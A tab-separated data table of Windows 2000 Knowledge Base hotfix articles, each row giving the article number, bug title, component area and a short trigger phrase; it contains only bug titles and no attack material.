811005	User Authentication to Services Such as Microsoft Exchange Server May Time Out on a Member Server	Base operating system	many clients are connecting to services (such as Microsoft Exchange Server	N
811146	Percent Signs (%) Appear on Menus for Media Clips	Base operating system	View	N
811011	USB Storage Device Is Not Recognized After the Computer Resumes from Hibernation	Base operating system	USB Storage Device	N

811217	Improvements in the Post-Service Pack 3 Release of Ntfrs.exe	Base operating system	File Replication service	N
811281	Cannot Play Video CDs on Windows 2000	Base operating system	Video CDs	N
811370	Issues That Are Fixed in the Post-Service Pack 3 Release of Ntfrs.exe	Base operating system	File Replication Service (FRS	N
811421	Stratus ftServer-Based Computer Stops Responding (Hangs) After a Surprise Removal of OpenHCI USB Host Controller	Base operating system	Stratus ftServer-Based	N
811475	Debugging a Process Might Cause Handles to Leak	Base operating system	create a multithreaded debugger program	N
811621	Cannot Restore Backup Media That Is Created by a Backup Operator	Base operating system	Backup Media	N
811732	Paged Pool Memory Decreases as You Add RAM	Base operating system	add the RAM	N
811772	Memory Leak in Winmgmt.exe When You Run Monitoring Tools	Base operating system	monitoring tools such as Tivoli and Netfinity Director	N
811777	Multimedia Device Does Not Work After You Update Its Driver	Base operating system	multimedia hardware device	N
811964	Terminal Services Program May Run More Slowly on Windows 2000 Than on Windows NT 4.0	Base operating system	Terminal Services Program May Run More Slowly on Windows 2000 Than on Windows NT 4.0	N
812415	Problems When Your Computer with Multiple ATA Drives Enters the S1 Power State	Base operating system	Multiple ATA Drives	N
812599	Opportunistic Locking May Not Be Granted If Windows Is Installed by Using Sysprep	Base operating system	Windows Is Installed by Using Sysprep	N
812680	DFS Manager Does Not Show DFS Roots	Base operating system	Windows 2000-based server that is using Microsoft Distributed File System (DFS),	N
813707	Only One Function Is Enumerated and a Code 10 Error Occurs in Device Manager When You Insert a Multifunction PC Card into a PCMCIA Slot	Base operating system	Insert a Multifunction PC Card into a PCMCIA	N
813908	SCSI Pass-Through Mode Sense Command May Crash the Computer	Base operating system	SCSI Pass-Through	N
814017	Windows Does Not Detect a SCSI Device After a Surprise Removal	Base operating system	SCSI Device	N
814033	Cannot Install Driver Updates from the Windows Update Web Site	Base operating system	Driver updates	N

814266	Windows Terminal Server Client Cannot Connect to the Terminal Server	Base operating system	Terminal Server Client	N
814484	FIX: Cannot Resume from Hibernation When Devices That Are Behind a USB 2.0 Hub Are Removed	Base operating system	USB 2.0 Hub	N
815028	List of Base Operating System Fixes in Windows 2000 Service Pack 4	Base operating system	Informal List	N
815140	Unknown Error Error Message When You Create a Backup Over Your Network	Base operating system	When you perform a backup over your local area network by using Ntbackup.exe	N
815324	Group Policies Are Not Applied to Objects in an Organizational Unit Whose Name Contains an Asterisk	Base operating system	If groups end with *	N
815470	Your Windows 2000-Based Computers Stops Responding While You Work with Multiple Programs	Base operating system	computer is in a high-stress state	N
815484	Windows 2000 Stops Responding When You Press a Key to Bring Your Computer out of the Hibernate State	Base operating system	USB Device fix applied	N
815616	Clustered Disk Drive Letter Unexpectedly Changes	Base operating system	Clustering	N
815834	Code 28 Error Message and a Yellow Exclamation Mark Next to a USB Device in Device Manager After Your Computer Resumes from Hibernation	Base operating system	USB	N
816036	Windows 2000 Crashes with a "Stop 0x000000d1" Error Message	Base operating system	Bluescreen	N
816488	Rate of Page-Zeroing Process Is Unexpectedly Slow	Base operating system	Intel Pentium 4 processors and large amounts of RAM installed	N
816765	The Scsiport Driver May Not Read Registry Parameters That Are Specified for Miniport Drivers	Base operating system	Scsiport Driver	N
816990	FTDisk May Cause a "STOP Error 0x000000D1" Error Message When You Shut Down Your Computer	Base operating system	Shutdown error message	N
817006	Windows 2000-Based Computer with NTFS Boot Disk Does Not Start and Appears Stuck in Loop	Base operating system	a file record segment that is corrupted in	N
817566	When Starting with Both the /PAE and /3GB Switches, the System May Not Start	Base operating system	**/PAE** and **/3GB** switches in the Boot.ini file	N
818194	You Receive a "KMODE_EXCEPTION_NOT_HANDLED" Error Message	Base operating system	Bluescreen	N

300930	License Logging Service Decrements Licenses for Machine Accounts	Directory services	Windows 2000 License Logging Service incorrectly allocates licenses to machine accounts	N
304653	The Serial Number Is Decremented in DNS When You Reboot the Computer	Directory services	Active Directory When you reboot a computer, the serial numbers of the zone may be decremented	N
312571	The Event Log Stops Logging Events Before Reaching the Maximum Log Size	Directory services	GroupPolicy	N
314446	HasMasterNCs Attributes for Server Objects in the Configuration Container May Become Damaged	Directory services	HasMasterNCs	N
316042	Slow Connectivity to NetWare Resources	Directory services	NetWare server	N
316430	Performance of Microsoft Commerce Server-based Programs May Degrade Over Time	Directory services	Microsoft Commerce Server-based	N
318443	Increase in DNS Zone Serial Numbers Causes Unnecessary Zone Transfers in Windows 2000	Directory services	DNS Zone Serial Numbers	N
319325	The "IPCONFIG /SETCLASSID" Command Does Not Send the Class ID in the Options Field of the DHCP Information Packet	Directory services	DHCP Information Packet	N
319460	A Netsh DHCP Import Does Not Import Configuration Information	Directory services	DHCP Import	N
319672	Directory Service Access Audits for a SAM Object Server Have Incomplete Object Names	Directory services	if the object server is "Security Account Manager."	N
319709	An Access Violation Occurs in Lsass Because of a Stack Overflow	Directory services	Lightweight Data Access Protocol (LDAP) queries against Active Directory	N
319915	The Back Button Is Available in the Domain Screen During Automated Setup	Directory services	utomated Setup	N
320015	An Error Occurs in the ADSI Windows NT Provider When You Enumerate the Members of a Group by Using a Binding	Directory services	ADSI Windows NT Provider	N
320063	Dcdiag.exe Issues Incorrect "Topology Disconnected" Error Messages	Directory services	Domain Controller Diagnostics tool (Dcdiag.exe	N
320387	AT Command Stops Responding When You Try to List Scheduled Jobs	Directory services	displaying scheduled tasks and	N
320677	You Cannot Collect DHCP Data by Using SNMP	Directory services	install, remove, and then reinstall the DHCP Server service	N
320711	Accessing Active Directory with LDAP by Using Sun JNDI Calls May Not Work	Directory services	Lightweight Directory Access Protocol (LDAP) by using the Sun Java Naming and	N
320769	DNS Caching Behavior When You Use the "All" Query Type in Windows 2000	Directory services	Windows 2000 DNS server performs a DNS query of type "All	N

321064	Computer Hangs for 15 Seconds When You Use Your Zip Drive	Directory services	Zip drive	N
321160	FTP Logging: Transferred Bytes Not Accurate When Transaction Aborted	Directory services	FTP Logging	N
321343	The Computer Hangs If You Call LockWorkstation() While a Screen Saver Is Running	Directory services	**LockWorkstation** function from a screen saver (or while a screen saver is running),	N
321854	Only Members of the Administrators Group Can Retrieve the ntSecurityDescriptor Attribute from an IDirectorySearch Result Set	Directory services	who are not members of the Administrators group cannot retrieve the ntSecurityDescriptor attribute in a result set from an IDirectorySearch search operation	N
321867	Windows NT 4.0 Usrmgr.exe Does Not Display an Error Message When You Change a Password to a Weak Password	Directory services	a Terminal Services home folder defined in the User Environment profile, and if the home folder is assigned to a drive letter	N
322599	DFS Client Computers Stop Responding when Disconnecting from a DFS Share	Directory services	Distributed File System (DFS) shares across the network	N
323256	Stop 0x50 Error Message When You Rename a Large Number of Files on Windows 2000	Directory services	create and then rename a large number of files,	N
323589	The Repadmin Tool Returns LDAP Error 32	Directory services	Repadmin tool with the **showconn** switch	N
324102	DCOM Proxy Is Decoupled with Server Stub When It Looks for Binding Handle	Directory services	Distributed Component Object Model (DCOM) client and server application scenarios	N
324183	Access Violation in Spoolsv.exe GDI32!IcmInitIcmInfo in Windows 2000	Directory services	print job that contains an older version 3 DEVMODE	N
324415	A Digital Audio Interface PC Card May Not Function Properly	Directory services	Digital Audio Interface	N
324615	The TCP Connections Established Performance Counter Reports Incorrect Values on Multiprocessor Computers	Directory services	Multiprocessor Computers	N
325183	A Domain Administrator Receives an "Unable to Display Security Information" Error Message	Directory services	domain administrator does not have any permissions for an Active Directory	N
325189	INFO: Truncated Results When Calling IDirectorySearch::GetNext Row	Directory services	Documentation	N
325919	Multihomed DHCP Clients May Cause "Bad_Address" Entry on a DHCP Server in Windows 2000	Directory services	DHCP server.	N
326333	Dump File Not Created Correctly with More Than Four GB of Memory and PAE Turned On	Directory services	More Than Four GB of Memory	N

326564	Event ID 6008 Is Unexpectedly Logged to the System Event Log After You Shut Down and Restart Your Computer	Directory services	Event message	N
326770	Password Change Does Not Work Over Remote Access\Radius Authentication	Directory services	RAS Authentication	N
327542	WMI Event Registration Leak	Directory services	Windows Management Instrumentation (WMI) does	N
328195	AutoShareServer Setting Cannot Prevent Administrative Shares on Cluster Nodes	Directory services	Clustering	N
328417	Cannot Log On from a Macintosh Client After You Change Your Password	Directory services	Macintosh client	N
328566	The MaxPreloadEntries Registry Value Does Not Work and Defaults to 1,000 Entries	Directory services	Lmhosts file into the NetBIOS	N
328567	An Access Violation Occurs When a Program Tries to Update Active Directory	Directory services	Directory Access Protocol (LDAP) provider DLL enumerates	N
328570	Windows 2000-Based Servers May Not Set the DNS Domain Name After You Upgrade a Domain	Directory services	upgrade the domain to Active Directory	N
328693	IIS Out-of-Process Applications Stop Responding	Directory services	application is configured to run out-of-process	N
328981	Error Message "An Attempt Was Made to Remember a Device That Had Previously Been Remembered" When You Log On	Directory services	If a logon script or a policy maps a network drive to a drive letter that is already in use by a local drive	N
329394	Long Delays Occur When You Run Chkdsk.exe	Directory services	Chkdsk.exe utility to troubleshoot and fix hard disk problems	N
329604	PostScript Print Jobs Containing Type-1 Multiple Master Metrics Fonts Are Not Printed	Directory services	PostScript printing of text that is formatted with Multiple Master Metrics	N
329726	A Deadlock Occurs in the Ndistapi Device	Directory services	fault-tolerant Windows 2000-based server	N
329772	Stop Error Occurs When You Start the Computer for the First Time	Directory services	when a registry value is set to NULL	N
330306	Removable Storage May Not Refresh the Tape	Directory services	Removable Storage	N
330421	FIX: Isoch Callback Not Called or Error on Blue Screen Occurs When Starting Isoch Stream	Directory services	Blue Screen	N
331102	Disk.sys Causes an "0x0000001E" Error	Directory services	0x0000001E" error message on a blue screen	N
331190	An OpenGL Screen Saver May Cause an Access Violation	Directory services	an OpenGL screen saver	N
331627	Terminal Services Client Cannot Obtain Terminal Services User Configuration From Domain Controller	Directory services	Terminal Services Client	N

	During Logon			
331651	UPN Box in Active Directory Users and Computers Contains Corrupted Data	Directory services	Active Directory Users	N
331907	DNS Serial Number Is Incremented During Zone Transfer	Directory services	DNS Serial Number	N
332199	Using the DCPROMO /FORCEREMOVAL Command to Force the Demotion of Active Directory Domain Controllers	Directory services	Demotion of Active Directory Domain	N
810089	Cannot Promote New Global Catalog When Conflict Naming Contexts Exist	Directory services	Promote New Global Catalog	N
810262	Access Denied for Non-Administrative User with the Client Services for NetWare or Gateway Services for NetWare Tool in Control Panel	Directory services	NetWare	N
810714	DNS Server Settings Are Lost When You Rapidly Delete and Re-Create a Directory Service Zone from a File	Directory services	Rapidly Delete and Re-Create a Directory Service Zone	N
811143	Error Message: The Event Log File Is Corrupt	Directory services	Symbols for Dr. Watson Error Debugging installed	N
811288	QUERYCLIENTCERT() Does Not Make a Callback on Windows 2000 Wldap32.dll	Directory services	implementation of Lightweight Directory Access Protocol (LDAP) Secure Sockets Layer (SSL) client-side authentication	N
812175	Host Name Resolution Does Not Work After One Year When You Use a Hosts File	Directory services	If you do not restart computer within 1 year time period	N
812785	Slow Response Times Occur If a Delegated Name Server Is Down	Directory services	delegated DNS environment with more than one name server per delegation	N
813425	DNS Service Ends Unexpectedly and Event 7031 Error Message Appears	Directory services	parenthesis appears in a hostname that is contained in the DNS zone file	N
814202	The Ntdsutil.exe Semantic Checker Cannot Rename Conflict-Mangled Phantom Names	Directory services	Ntdsutil.exe Semantic Checker	N
814822	Delay in Receiving Notifications from WMI Event Log Provider	Directory services	Windows Management Instrumentation (WMI) Event Log provider	N
814925	Visual Basic Procedure to Count the Members of a Group Returns a Value of 1,000 for All Groups with Over 1,000 Members	Directory services	Visual Basic Procedure	N
815493	Paged Pool Memory Leak with Increase in Handle Count for Services.exe	Directory services	Clustering	N
816475	Lingering Objects May Remain After Using the Ldp.exe Tool	Directory services	Ldp.exe tool from Support Tools	N

305557	COM+ Loosely Coupled Events May Lose Events for Queued Subscribers	Internet Information Services/COM +	Under stress, the COM+ Loosely Coupled Event (LCE) system	N
320530	Cannot Enumerate Shared Property Groups	Internet Information Services/COM +	enumeration of shared property groups	N
321557	Improvements in the Post-SP2 Release of Ntfrs.exe That Is Packaged with an Updated Ntfs.sys Driver	Internet Information Services/COM +	File Replication service (FRS)	N
321592	An Increase in the Maximum DHCP Message Size Is Available	Internet Information Services/COM +	configure many large DHCP options	N
322930	Your Computer Stops Responding During Shutdown if the CD-ROM Tray Is Open in Windows 2000	Internet Information Services/COM +	your CD-ROM tray is in the open position	N
323293	FIX: "Access Is Denied" Error Message When You Try to Access Indexing Service from ASP.NET with Impersonation Enabled	Internet Information Services/COM +	Index Server through an ASP.NET page	N
323735	Performance Alerts Do Not Start After a Remote Alert Fails in Windows 2000	Internet Information Services/COM +	using Performance Logs and Alerts in Computer Management to monitor alerts	N
323819	Client Disconnects from Server If NetBT Headers Are Split Across Frames	Internet Information Services/COM +	a client and a non-Microsoft server message block-based (SMB-based	N
324034	INFO: Availability of Windows 2000 Post-Service Pack 2 COM+ Hotfix Rollup Package 20.2	Internet Information Services/COM +	Information	N
324038	Rpcss May Generate an Access Violation Under Stress When Processing a DCOM Request	Internet Information Services/COM +	Under Stres	N
324039	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 21	Internet Information Services/COM +	Information	N
324096	MS02-053: Request to SmartHTML Interpreter May Monopolize Web Server CPU Resources	Internet Information Services/COM +	quest to SmartHTML Interpreter	N
324443	A Deadlock Condition May Occur in the Network Redirector	Internet Information Services/COM +	under heavy stress in the network redirector	N
325208	GUID Records Are Not Registered If MX Record with Wildcard Character Is Present	Internet Information Services/COM +	the forest root zone	N

325409	RPCSS OXIDResolver Pings Must Fall Back to Endpoint Mapper	Internet Information Services/COM +	DCOM on other systems, such as VMS	N
325455	Ftp.exe Does Not Handle Japanese Path Names Correctly	Internet Information Services/COM +	Japanese	N
325641	Cannot Connect in the Active Directory Users and Computers Tool	Internet Information Services/COM +	located behind a domain controller that has only one network adapter uses Active Directory	N
325785	FIX: "Access Denied" Firing Event When You Are Not Logged On as Administrator	Internet Information Services/COM +	transient subscriptions or per-user transient subscriptions	N
325797	The SMTP Service May Leak Domain List Memory When You Use the Pickup Folder	Internet Information Services/COM +	SMTP Service	N
326433	You Receive an Access Violation in the Dllhost.exe Process When the Network Cable Is Unplugged	Internet Information Services/COM +	network cable to your computer unplugged	N
326639	FIX: Asynchronous Notification Goes to Wrong 1394 Node	Internet Information Services/COM +	After an asynchronous operation, 1394bus	N
326852	ISAPI DLL Is Loaded In-Process When WebDAV Publishing Is Enabled	Internet Information Services/COM +	WebDAV publishing is enabled	N
327009	Chkdsk Finds Incorrect Security IDs After You Restore or Copy a Lot of Data	Internet Information Services/COM +	After you restore or copy a lot of data	N
327643	You Receive a "Stop 0x000000CE" Error Message During Shutdown	Internet Information Services/COM +	Stop 0x000000CE" error message	N
328506	A "Stop 0x0000001E" Error Message Is Caused by Sfmsrv.sys	Internet Information Services/COM +	after you install Windows 2000 Service Pack 3 (SP3)	N
328636	The Windows 2000 SP3 DHCP Tool May Show an Empty Reservations List	Internet Information Services/COM +	2000 SP3 DHCP Tool	N
328800	File Replication Service Causes a "QKey != QUADZERO" Error Message	Internet Information Services/COM +	File Replication Servic	N
328897	SNMP Extension Agent Events 2019 and 2020 Appear in the Application Event Log	Internet Information Services/COM +	SNMP Extension Agent Events	N

328925	The COM+ (Dllhost.exe) Process Loads the Latest Version of .NET Runtime During Remote Client Activations	Internet Information Services/COM +	remote client activations	N
329420	The LookupAccountSid Function Returns the Wrong Name After You Rename Accounts	Internet Information Services/COM +	After you change a user account name	N
329449	One or More Users Are Not Valid Error Message When You Add the Everyone Group to a COM+ Application Role	Internet Information Services/COM +	Add the Everyone Group to a COM+ Application Role	N
329492	MSMQ: A Cluster Node with Two Network Cards Does Not Receive Messages	Internet Information Services/COM +	Clustering	N
329938	Cannot Use Outlook Web Access to Access an Exchange Server Installed on a Windows 2000 Cluster Node	Internet Information Services/COM +	Clustering	N
329945	FIX: SCSI Miniport Driver Does Not Reload if the PNPInterface Key is Read Incorrectly	Internet Information Services/COM +	SCSI Miniport Drive	N
330081	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 23	Internet Information Services/COM +	Information	N
810578	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 24	Internet Information Services/COM +	Information	N
811694	Custom Errors for Server-Side Includes Do Not Work After You Apply Windows 2000 Service Pack 3	Internet Information Services/COM +	Custom Errors for Server-Side Includes	N
814886	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 25	Internet Information Services/COM +	Information	N
284246	When You Try to Upgrade from Windows NT 4.0 to Windows 2000 with Slipstreamed SP1, SP2, or SP3, Cmdlines.txt Does Not Run During the Upgrade	Setup	Upgrade from Windows NT 4.0 to Windows 2000	N
323372	FIX: Message Queuing Remote Read May Not Always Recover	Setup	Blue Screen	N
328716	Multiple Separator Pages Printed from Windows 2000 Terminal Services Redirected Printer	Setup	Multiple Separator Pages	N
810989	Duplicate Computer Names May Be Created When You Set Up Multiple Clients with RIS	Setup	install multiple clients concurrently by using Remote Installation Services (RIS),	N

812812	Not Prompted to Obtain a Digital Rights Management License for Installations Created by Using Sysprep	Setup	Installations Created by Using Sysprep	N
814788	RIS Installation Stops if the Network Cable Uses Port B of a Dual-Port Network Adapter	Setup	Dual-Port Network Adapter	N
815438	Successive Attempts to Complete a Group Policy Installation of a Service Pack May Log an Event ID 102 Error	Setup	omplete a Group Policy Installation	N
816085	Removing IIS Resets DCOM to the Default Permissions	Setup	remove Microsoft Internet Information Server (IIS) from Windows 2000,	N
281553	Win32_BIOS WMI Class Returns Incorrect ReleaseDate Value	Management/administration	BIOS has a release date after the year 1999, WMI incorrectly populates the ReleaseDate	N
303280	Local Users and Groups Is Empty or Does Not Display All Member User Accounts	Management/administration	Local Users and Groups snap-in to	N
309144	Folder Redirection Does Not Work After You Delete a Profile	Management/administration	After You Delete a Profile	N
319402	Icon for a New Taskpad View in the MMC Does Not Appear	Management/administration	Icon	N
319819	There May Be a Delay in Mapping SIDs to Account Names If the Computer Name Contains More Than 15 Characters	Management/administration	Computer Name Contains More Than 15	N
319953	The SMTP Service May Stop If You Use the TURN or ATRN Command in a Telnet Session	Management/administration	SMTP Service	N
320199	Windows 2000 WMI Query Only Returns 32 Disk Drives Although More Exist	Management/administration	32 Disk Drives	N
320363	The Win32_NetworkAdapterConfiguration Class Does Not Return the WINSPrimaryServer Property for Users	Management/administration	**Win32_NetworkAdapterConfiguration** class	N
320373	Windows Management Instrumentation Cannot Rebuild a Damaged Repository	Management/administration	Windows Management Instrumentation (WMI	N
320437	The Computer Management Tool Tries to Use Only the DNS Host Name to Connect to a Remote Computer	Management/administration	Only the DNS Host Name to Connect to a Remote Computer	N
320489	Win32_Group Does Not Include the "Domain Local" Groups	Management/administration	Win32_Group Does Not Include the "Domain Local" Groups	N
321800	Windows 2000 Hyperterm.exe Has a Slow Transfer Rate If Local Echo Is On	Management/administration	Hyperterminal	N
321933	Services Are Not Listed in the Security Configuration and Analysis Snap-in	Management/administration	Security Configuration and Analysis snap-in in	N

322804	Cannot Use Windows Media Player to Read XA Data on 1394 CD-ROM Devices	Management/administration	Microsoft Windows Media Player on Windows 2000 to play VCD (.dat)	N
323274	The Requested Media Is Not Blank Error Message When You Use Ntbackup.exe	Management/administration	use the Ntbackup.exe	N
323704	SLIP Client in Windows 2000 Cannot Connect to CSLIP Server	Management/administration	Serial Line Internet Protocol (SLIP)	N
324041	FIX: COM+ 18.1 Rollup May Cause Problems When You Export COM+ Applications	Management/administration	export COM+ applications	N
324712	Performance-Monitoring Counters Show That the Data Buffer for the AppleTalk Service Is Not Aligned	Management/administration	AppleTalk Service	N
325792	An ICA Asynchronous Connection May Not Reinitialize If a Problem Occurs During Authentication	Management/administration	ICA Asynchronous Connection	N
325827	FIX: Certificate Renewal Wizard Concatenates Certificate Organizational Units	Management/administration	Certificate Organizational Units	N
327536	Stop 0x0000006b or Setup Stops Responding at "Setup is Starting Windows" When You Install a Windows XP SP1 Client Image from a RIS Server	Management/administration	Windows XP SP1	N
327550	The ISA Server Web Proxy Service Causes an Access Violation During DNS Lookups	Management/administration	SA Server Web Proxy Service	N
328510	BUG: Notes in PowerPoint Files May Not Be Full-Text Indexed	Management/administration	Notes in PowerPoint Files	N
328764	Cannot Connect to Cisco Dial-up Server with Some Client IP Address Ranges in Windows 2000	Management/administration	Cisco Dial-up Server	N
328776	A "Stop 0x000000C2" Error Occurs When You Try to Close a File on a Network Share	Management/administration	Blue Screen	N
328991	Script Policy Is Not Run When a Slow Link Is Detected	Management/administration	a Group Policy object (GPO) to set logon scripts,	N
329175	Rdbss.sys May Cause STOP 0xA Error	Management/administration	Stop error may occur	N
329184	This Device Cannot Start (Code 10) Error Message When You Remove Your USB Hub	Management/administration	USB Hub	N
329328	Support for Some Seagate Tape and Changer Drives Is Missing in Windows 2000	Management/administration	Seagate Tape and Changer Drives	N
330194	Unnecessary Kerberos Packages Sent from the Client	Management/administration	Kerberos Packages Sent	N

332002	Distributed File System Excludes Unsited Clients from Referrals when You Use the /INSITE Switch	Management/administration	Distributed File System	N
810211	Some Newsgroup Items Are Not Posted to Public Folders in Exchange 2000 Even Though the Post Operations Appear to Be Successful	Management/administration	Newsgroup Items Are Not Posted	N
810823	Outgoing Messages From Your SMTP Server Are Not Delivered	Management/administration	SMTP Server	N
811066	EventLogLevel Registry Setting Does Not Suppress All Event Messages for Extensible Counters as Expected	Management/administration	Extensible Counters	N
811160	Active Directory Users And Computers Stops Working If a User Belongs to Groups Whose Name Contains a Leading Slash Mark	Management/administration	Groups Whose Name Contains a Leading Slash Mark	N
811196	Failure Audit Event 577 Is Logged When You Save the Winmsd Report	Management/administration	Save the Winmsd Report	N
811222	An Access Violation Occurs in the Sysmon Control When You Add or Delete Counters	Management/administration	Delete Counters	N
811364	FIX: Error 1308 When You Install a Program from an Internet Source Location	Management/administration	install a program by using an Internet source location	N
811965	Domain Local Groups of a Domain Do Not Appear in the "Select Users, Computers, or Groups" Dialog Box When You Edit a Group Policy Object	Management/administration	Edit a Group Policy Object	N
812203	The Performance Provider Unexpectedly Stops Collecting Data in Windows Management Instrumentation	Management/administration	Windows Management Instrumentation	N
812652	NNTP Timestamp Reflects Client Computer Time and Date Settings	Management/administration	Messages that are posted to newsgroups that	N
812714	Users Cannot Remotely Monitor Disk Counters If They Are Not Logged On As Administrators	Management/administration	Users Cannot Remotely Monitor Disk Counters	N
813050	Problems When the Data Frame Ends with CRLF.CRLF QUIT CRLF	Management/administration	problem when Exchange 2000	N
813197	Users Without Administrative Credentials Cannot Access SMBIOS Data in Windows Management Instrumentation	Management/administration	ccess SMBIOS Data in Windows Management Instrumentation	N
813824	Non-Administrator Users Cannot Retrieve Win32_WMISetting Data in Windows Management Instrumentation	Management/administration	Windows Management Instrumentation	N

813950	Performance Monitor Displays Only the First of Multiple Instances from a Binary Log	Management/administration	Only the First of Multiple Instances	N
814280	XADM: Problems When You Try to Add Many Global Address Lists to an Offline Address List	Management/administration	Many Global Address Lists	N
815181	Provider Failure Error on Computers with a Large Number of SCSI Controllers	Management/administration	SCSI Controllers	N
815198	WMI Classes Information for Multipath Drivers Is Not Displayed in WBEMTest	Management/administration	WMI Classes	N
815231	Some User's Programs Do Not Work Correctly After You Delete That User's Profile	Management/administration	**Only for me** per-user installation mode option was selected	N
815425	Access Violation When Inetinfo Receives Mail That Contains a Header of More Than 64 KB	Management/administration	When Inetinfo Receives Mail	N
816045	A Fast Link May Be Detected as a Slow Link Because of Network ICMP Policies	Management/administration	Network ICMP Policies	N
816485	Server Stops Responding When Win32_NetworkLoginProfile Performs Enumeration	Management/administration	in32_NetworkLoginProfile Performs Enumeration	N
816740	User Profile Folder Name Appears with Squares or Other Unusual Characters When You Manage Remote Computers	Management/administration	Manage Remote Computers	N
816866	"Your Server Has Unexpectedly Terminated the Connection" Error Message When You Send an SMTP-Based E-mail Message	Management/administration	SMTP-Based E-mail Message	N
816998	Multiple Memory Leaks in Remote Registry Service	Management/administration	Remote Registry Service	N
817361	Force Local Profile Option in Windows 2000	Management/administration	the roaming profile	N
328422	Security Descriptor Has an Empty Owner Value	MDAC	security descriptor with an empty owner value.	N
328885	CPU Utilization in Services.exe Increases to 100 Percent	MDAC	CPU Utilization	N
322141	Ntfrs.exe Does Not Clean Up the Staging Folders on Members with No Outbound Partners in Windows 2000	Message Queuing	an FRS-replicated tree,	N
323371	You May Receive a "Stop 0xBE" Error Message on Fault-Tolerant Computers	Message Queuing	fault-tolerant computers.	N
324429	You Cannot Delete Individual Lines in Services for NetWare 5.0 Logon Scripts	Message Queuing	NetWare	N
326147	Windows XP Does Not Always Call DrvAssertMode(FALSE)	Message Queuing	XP	N

	Before it Enters a Power-Down State			
326404	An Access Violation Occurs in Lsass.exe While the Network Connections Are Being Prepared	Message Queuing	Repetitive restart	N
327360	Cannot View Windows 2000 Services for Macintosh in Chooser of Macintosh Client	Message Queuing	Macintosh client	N
327784	Windows 2000 Server May Hang After a Local Backup Completes	Message Queuing	Local Backup	N
328120	IEEE 1394 Device May Disappear When You Add New Daisy-Chain Devices	Message Queuing	DaisyChain	N
328293	Close Open Files Message Appears During Initial Folder Synchronization When You Do Not Have Files Open	Message Queuing	Error message	N
329459	FIX: IIS Does Not Refresh the File Cache for Non-Virtual Root Directories	Message Queuing	Internet Information Services (IIS)	N
329542	FIX: Page Allocator Returns a Block of Memory That Is Not Writable	Message Queuing	DLLHost.Exe quits unexpectedly (crashes),	N
329954	FIX: Performance Issues on Multi-processor Computers with MSDTCPRX.dll	Message Queuing	Multi-processor Computers	N
329994	MSMQ: Inherited Permissions on Queue Object May Be Ignored	Message Queuing	queue object's security descriptor is converted to Microsoft Windows NT 4.0 format	N
331334	Memory Leak Occurs When the ChangeTimerQueueTimer API Is Called from a Thread	Message Queuing	ChangeTimerQueueTimer API	N
811308	MSMQ: How to Increase the Kernel Memory Threshold	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
814116	MSMQ: Messages Are Not Sent or Received If You Change the System Time During Transaction Processing	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
814776	MSMQ: You May Lose Recoverable Messages If You Restart or Shut Down the Receiver	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
815643	MSMQ: Prevent Microsoft Message Queue Server 2.0 from Moving to Active Directory When You Join a Microsoft Windows 2000 Domain	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
816957	You Receive a "Stop 0x00000050" Error When You Restart Microsoft Message Queuing	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
817076	MSMQ: How to Avoid Routing Queries with No Routing Servers in the Site	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N
817586	MSMQ: An Access Violation Occurs When You Validate	Message Queuing	Microsoft Message Queue Server (MSMQ) messages	N

	a Message			
256507	RAS Client May Not Be Authenticated When You Reconnect	Networking	RAS Clients	N
278522	Deadlock Condition Causes Socket Programs to Become Unresponsive	Networking	Windows 2000 Service Pack 1 (SP1),	N
287032	TCP/IP Routes May Be Incorrect If AddIPAddress() Is Used on Multihomed Computers	Networking	Multihomed Computers	N
294961	Cannot Compile the Authserv.mib and Accserv.mib Files	Networking	When you try to compile the Accserv.	N
300561	Incorrect Routing Table When You Connect to Some VPN Servers	Networking	VPN Servers	N
309696	Clients That Are Using an ATM Adapter Do Not Receive Group Policies	Networking	Using an ATM Adapter	N
313664	Using 802.1x Authentication on Computers Running Windows 2000	Networking	wireless local area network	N
316803	Earlier Clients May Fail to Change Passwords or Join in a Windows 2000 Domain	Networking	Windows 2000 domain, earlier clients such as Windows NT 4.0 may not successfully join the domain	N
318419	Connections Are Dropped If You Add VPN Connections to ISA Server	Networking	VPN Servers	N
318437	A "STOP 0xA" Error Message Occurs When You Use Routing and Remote Access with NAT and VPN	Networking	VPN Servers	N
319270	A Laptop Computer Has No IP Address After Hibernating	Networking	Laptop	N
319627	Fragmentation Occurs When You Send Multicast Data Over Ethernet	Networking	Multicast	N
321150	The SMTP Service Does Not Deliver a Message to Multiple Recipients If Error Code 552 Is Received	Networking	SMTP	N
321232	MS02-023: May 15, 2002, Cumulative Patch for Internet Explorer	Networking	IE Update	N
321983	The Number in the "Reset Fail Count After" Box Changes	Networking	Services snap-in,	N
322359	Intelide.sys Is Not Used on Computers with ICH4 or ICH5	Networking	Intel ICH4 or ICH5 southbridge	N
322823	Windows Explorer Does Not Detect That the CD-ROM That Was Previously in the CD Drive Has Been Replaced with a Blank CD-R	Networking	CD Drive Has Been Replaced with a Blank CD-R	N
322934	The StgCreateDocFile() Function Causes an "STG_E_FILEALREADYEXISTS" Error in Windows 2000	Networking	Not Enough Info	N

322953	Cannot Browse Printers When You Are Trying to Print or Browse Printer Queues	Networking	busy server with slow connections to other computers.	N
323538	IAS Authentication Is Unsuccessful After You Install the 292053 Hotfix	Networking	Microsoft Internet Authentication Service (IAS) server:	N
323663	Windows Critical Update Notification 3.0 May Cause a "Dirty" Shutdown	Networking	Windows update applied	N
323668	An SNMP Query Returns Zero When You Query for Virtual Memory Usage	Networking	Not Enough Info	N
323756	Redirection Response Contains Garbage Characters with Long URL	Networking	Internet Information Services (IIS) Security Rollup Patch	N
323759	MS02-047: August 22, 2002, Cumulative Patch for Internet Explorer	Networking	cumulative patch for Internet Explo	N
324673	The LoadLibrary() Function Cannot Find the DLL Name	Networking	call the **LoadLibrary** function	N
324886	You Cannot Add an .msi Package to a Group Policy Object	Networking	Group Policy Object	N
325764	Installing an AGP Video Adapter Driver May Hang the Computer When You Restart It	Networking	AGP Video Adapter Driver	N
